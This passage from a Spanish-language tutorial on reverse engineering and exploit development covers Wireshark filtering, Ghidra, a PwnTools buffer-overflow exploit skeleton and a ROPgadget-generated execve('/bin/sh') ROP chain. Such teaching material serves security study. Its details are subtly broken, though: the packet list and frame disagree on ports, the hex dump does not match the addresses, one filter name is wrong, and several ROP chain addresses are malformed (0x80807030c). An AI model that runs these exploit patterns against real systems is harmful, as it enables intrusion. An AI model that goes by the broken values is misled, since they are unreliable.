28	16.661576	<b>10.0.2.15</b>	<b>93.184.220.29</b>	TCP	66	1062 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1468 WS=256 SACK Perm=1
29	16.698294	93.184.220.29	10.0.2.15	TCP	68	88 → 1062 [SYN, ACK] Seq=1 Ack=1 Win=65535 Len=0 MSS=1468
30	16.698364	10.0.2.15	93.184.220.29	TCP	54	1062 → 88 [ACK] Seq=1 Ack=1 Win=64240 Len=0
31	16.698629	10.0.2.15	93.184.220.29	HTTP	285	GET /MFewIzBNNIEswTAJBgrDbgWCGUABBTqfQJLjKLE3Q2Pin0KCzkdAQPvYowQUsT7DaQp4v@cB13gmGggC72NkK8MCEATH56TcXPlzbcArQ..
32	16.698891	93.184.220.29	10.0.2.15	TCP	68	88 → 1062 [ACK] Seq=1 Ack=232 Win=65535 Len=0
33	16.729667	93.184.220.29	10.0.2.15	OCSP	853	Response
34	16.769157	10.0.2.15	185.199.109.153	TLSv1.2	235	Application Data
35	16.769375	185.199.109.153	10.0.2.15	TCP	68	443 → 1061 [ACK] Seq=4097 Ack=533 Win=65535 Len=0
36	16.796838	185.199.109.153	10.0.2.15	TCP	1474	443 → 1061 [ACK] Seq=4097 Ack=533 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
37	16.796839	185.199.109.153	10.0.2.15	TLSv1.2	1231	Application Data
38	16.796876	10.0.2.15	185.199.109.153	TCP	54	1061 → 443 [ACK] Seq=533 Ack=6694 Win=64240 Len=0
39	16.800551	<b>10.0.2.15</b>	<b>185.199.109.153</b>	TCP	54	1061 → 443 [RST, ACK] Seq=533 Ack=6694 Win=0 Len=0
40	16.801023	<b>10.0.2.15</b>	<b>93.184.220.29</b>	TCP	54	1062 → 88 [RST, ACK] Seq=232 Ack=800 Win=0 Len=0
41	22.280273	10.0.2.15	185.183.182.238	DNS	69	Standard query 0x69f0 A google.es
42	22.388674	185.183.182.238	10.0.2.15	DNS	94	Standard query response 0x69f0 A google.es A 216.58.201.131
43	22.391732	10.0.2.15	216.58.201.131	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=128 (reply in 44)
44	22.408897	216.58.201.131	10.0.2.15	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=127 (request in 43)
45	23.391985	10.0.2.15	216.58.201.131	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=128 (reply in 46)

Frame 28: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0  
 Ethernet II, Src: PcsCompu\_10:b8:d0 (08:00:27:10:b8:d0), Dst: RealtekU\_12:35:02 (52:54:00:12:35:02)  
 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 93.184.220.29  
 Transmission Control Protocol, Src Port: 1062, Dst Port: 80, Seq: 0, Len: 0

```

0000  52 54 00 12 35 02 08 00 27 10 b8 d0 08 00 45 00  RT-5... '...E...
0010  00 34 02 37 40 00 80 06 00 00 0a 00 02 05 d8 b8 4-@...-....].
0020  dc 1d 04 26 00 58 2b a3 07 da 00 00 00 00 80 02  ...-P+.....
0030  20 00 46 0b 00 00 02 04 05 b4 01 03 03 00 01 01  -F-----.
0040  04 02  .....
```

Local Area Connection: <live capture in progress> | Packets: 57 · Displayed: 57 (100.0%) | Profile: Default

Wireshark capturando el tráfico

Justo encima de la lista de paquetes encontramos una barrita de texto que nos permite aplicar diferentes filtros, por ejemplo:

- ip.address == 192.168.1.1: nos permite filtrar los paquetes que incluyan la IP indicada como IP fuente o destino.
- tcp.port == 80: nos permite mostrar únicamente los paquetes que se envían o reciben en el puerto 80.
- http: mostrará únicamente los paquetes de protocolo HTTP.

Estos son solo unos pocos ejemplos de los filtros que podemos aplicar con Wireshark. Como podemos apreciar, es una herramienta muy útil si necesitamos analizar el tráfico de red que produce una aplicación maliciosa.

## 6. Otras herramientas

### 6.1. Ghidra




[\*\*Ghidra\*\*](#) es una herramienta para realizar ingeniería inversa, incluye un desensamblador y un decompilador. Ha sido desarrollada por la NSA, lo que ha hecho que alguna gente sea reacia a utilizarla por el temor a que contenga funcionalidades espía ocultas. Sin embargo, muchos otros lo utilizan hoy en día, e incluso ha llegado a convertirse para algunos en su herramienta principal a utilizar a la hora de realizar reversing de binarios.

Por el momento Ghidra solamente incluye funcionalidades de desensamblador y decompilador, pero en los últimos meses se ha anunciado que sus desarrolladores se encuentran trabajando en un debugger que se liberará en alguna de las próximas versiones, aunque aún se desconoce cuándo.

La principal ventaja de utilizar Ghidra es la posibilidad de utilizar su decompilador, ya que hasta el momento no había en el mercado ningún decompilador gratuito que ofreciese un código decompilado con la calidad que lo hace Ghidra. Por ello, Ghidra se ha convertido en una seria

alternativa a IDA Pro, cuya principal ventaja frente a este es el precio.



Ventana principal de Ghidra

En la imagen anterior podemos ver la interfaz principal de Ghidra tras abrir un ejecutable (en este caso stack0.exe). En la sección izquierda podemos ver diferentes ventanas:

- **Program Trees:** lista con las secciones del binario
- **Symbol Tree:** lista en forma de árbol que contiene todos los símbolos del ejecutable agrupados por tipo (funciones, exports, imports, clases, namespaces)
- **Data Type Manager:** lista de tipos utilizados en el programa

En la sección central tenemos el código ensamblador proporcionado por Ghidra, que se sincroniza con el código decompilado de la sección de la derecha. De esta forma, si nos movemos por el código decompilado también se moverá la vista de código ensamblador.

Además, si seleccionamos código decompilado se iluminará el código ensamblador correspondiente a dicho código decompilado. Ocurre lo mismo con el código decompilado si seleccionamos el código ensamblador. Esta funcionalidad es muy útil para identificar de forma rápida y sencilla el código correspondiente a una y otra representación. De esta forma, si no conocemos lo que hace una instrucción ensamblador, podemos seleccionarla y ver claramente lo que hace en el código decompilado.


The screenshot shows the Ghidra interface with two main windows:

- Listing:** Shows assembly code for the stack0.exe binary. It includes instructions like MOV, SUB, LEA, and CALL, along with their addresses and opcodes.
- Decompiler:** Shows the decompiled C-like pseudocode for the `_main` function. The code includes declarations for `_Argc`, `_Argv`, and `_Env`, and contains calls to `__try_to_call_me()` and `return 0;`.

A tooltip at the bottom right of the listing window reads: "Resaltado de código al seleccionar el código de otras vistas".


Si en IDA la vista principal para analizar un binario es la vista de grafo de código ensamblador, en Ghidra el análisis se realiza a través de la vista de código decompilado. Ghidra está pensado para que todo el análisis este basado en la vista de código, y utilizar la vista de código desensamblado solamente en ciertas ocasiones en las que sea necesario.

Aunque el modo de utilizar Ghidra sea el uso del código decompilado, también proporciona vista de grafo para la función actual.



Vista de grafo de Ghidra

Si en IDA teníamos los grafos de llamadas, en Ghidra tenemos una funcionalidad que, personalmente, me gusta más a la hora de ver cuáles son las llamadas a funciones desde la función en la que nos encontramos actualmente. Esta funcionalidad es el '**Function call tree**'  , que como podemos ver en la imagen de abajo, se ven todas las llamadas que se producen desde la función actual y en las llamadas a funciones sucesivas.



Al igual que IDA, Ghidra también permite el desarrollo de scripts en Python para automatizar ciertas tareas. El uso de estos scripts suele ser muy interesante, por ejemplo, cuando nos enfrentamos a un binario que descifra las cadenas texto, y por tanto, no podemos ver las cadenas en texto plano. De esta forma, podemos desarrollar pequeños scripts que descifren las cadenas de texto y modifique el nombre de las variables o que incluya comentarios con el contenido descifrando de las strings.

En definitiva, Ghidra se ha convertido en un claro competidor de IDA, que tras la aparición de Ghidra ha visto como sus desarrolladores se han visto obligados a ponerse las pilas e introducir funcionalidades básicas que sus usuarios han pedido durante años, como por ejemplo la funcionalidad de deshacer, que después de años y 7 versiones de IDA, ha llegado gracias a la presión de Ghidra.

## 6.2 PwnTools



[\*\*PwnTools\*\*](#) es un framework para participar en competiciones de capture-the-flag (**CTF**) y una librería de desarrollo de exploits para **Python**. Está especialmente pensado para desarrollar exploits para binarios de Linux, incluyendo funcionalidad para ejecutar el binario desde nuestro exploit en Python y enviar y recibir por entrada y salida estándar las entradas del usuario.

Gracias a esta librería el desarrollo de exploits en Linux es realmente sencillo. De hecho, pwnTools incluye la posibilidad de lanzar el debugger de Linux **GDB** para depurar el programa lanzado mientras va proporcionandole la entrada que hayamos programado en el exploit.

```
from pwn import *

# Ejecuta el binario 'main'
s = process("./main")

# Attach GDB al proceso y anade un breakpoint
# gdb.attach(s, """
#     b*0x080484b4
# """)

# Prepara el exploit
payload = 'A'*1337
payload += p32(0x1337) # genera bytes que contienen 0x1337 en "formato" 32 bits (4 bytes)

payload += '\n'
s.send(payload) # envia a la entrada estandar del proceso
print(s.recv()) # recibe de la salida estandar del proceso
s.interactive() # redirecciona salida y entrada del proceso para que podamos interactuar directamente con el desde la consola
s.close() # mata el proceso
```

Código base para exploit utilizando **pwnTools**

En el ejemplo de stack overflow en el que explotamos el binario 'stack0.exe', vimos como podíamos utilizar la librería de Python 'struct' para generar la cadena de bytes correspondiente a una dirección de memoria que deseásemos (con la función struct.pack). PwnTools incluye estas mismas funciones, tanto para generar la cadena de bytes como para interpretar una cadena de bytes y transformarla a entero (funciones **p32** y **u32** para enteros de 32 bits y **p64** y **u64** para enteros de 64 bits).

Aunque esta librería esté pensada especialmente para Linux, es igualmente útil para simplificar el código cuando estamos realizando un exploit que debe explotar un servidor a través de la red, ya que incluye funciones para simplificar la conexión, el envío y la recepción de datos.

De todos modos, también existe una librería igual a pwntools especialmente desarrollada para trabajar con sistemas Windows: [pwintools](#). Aunque se trata de una implementación muy básica aún, merece la pena probarla si se está desarrollando exploits para Windows.

### 6.3 ROPgadget Tool

[\*\*ROPgadget Tool\*\*](#) es una herramienta escrita en Python que nos permite obtener una lista completa de los ROP gadgets disponibles en un binario. Incluso nos permite filtrar los resultados en función de las instrucciones y/o los registros que debe incluir el gadget.

Además, incluye una funcionalidad realmente útil que nos puede ahorrar mucho tiempo a la hora de desarrollar un exploit utilizando ROP. ROPgadget permite generar de forma automática un ‘ROP chain’, es decir, todo el exploit Python basado en ROP para ejecutar, por ejemplo, un comando en el sistema vulnerable.

```

ROP chain generation
=====
- Step 1 -- Write-what-where gadgets
[+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
[+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
[-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'
[+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
[+] Gadget found: 0x80c5126 pop eax ; ret
[+] Gadget found: 0x80488b2 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets
[+] Gadget found: 0x80488b2 xor eax, eax ; ret
[+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets
[+] Gadget found: 0x80481dd pop ebx ; ret
[+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget
[+] Gadget found: 0x804936d int 0x80

- Step 5 -- Build the ROP chain
#!/usr/bin/env python2
# execve generated by ROPgadget v5.2

from struct import pack

# Padding goes here
p = ''

p += pack('<I', 0x08056c2c) # pop edx ; ret
p += pack('<I', 0x080f4060) # @ .data
p += pack('<I', 0x080c5126) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x808fe0d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x8056c2c) # pop edx ; ret
p += pack('<I', 0x80f4064) # @ .data + 4
p += pack('<I', 0x80c5126) # pop eax ; ret
p += '/sh'
p += pack('<I', 0x808fe0d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x8056c2c) # pop edx ; ret
p += pack('<I', 0x80f4068) # @ .data + 8
p += pack('<I', 0x80488b2) # xor eax, eax ; ret
p += pack('<I', 0x808fe0d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x80481dd) # pop ebx ; ret
p += pack('<I', 0x80f4060) # @ .data
p += pack('<I', 0x8056c56) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x80f4068) # @ .data + 8
p += pack('<I', 0x80f4060) # padding without overwrite ebx
p += pack('<I', 0x8056c2c) # pop edx ; ret
p += pack('<I', 0x80f4068) # @ .data + 8
p += pack('<I', 0x80488b2) # xor eax, eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x80807030c) # inc eax ; ret
p += pack('<I', 0x804936d) # int 0x80

```

Generación automática del ROP chain en Python

## Bibliografía

- [Practical Malware Analysis: A Hands-On Guide to Dissecting Malicious Software](#)
- [The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler](#)
- Libro de Radare: <https://radare.gitbooks.io/radare2book/>
- [The Shellcoder's Handbook: Discovering and Exploiting Security Holes](#)
- [Hacking: The Art of Exploitation](#)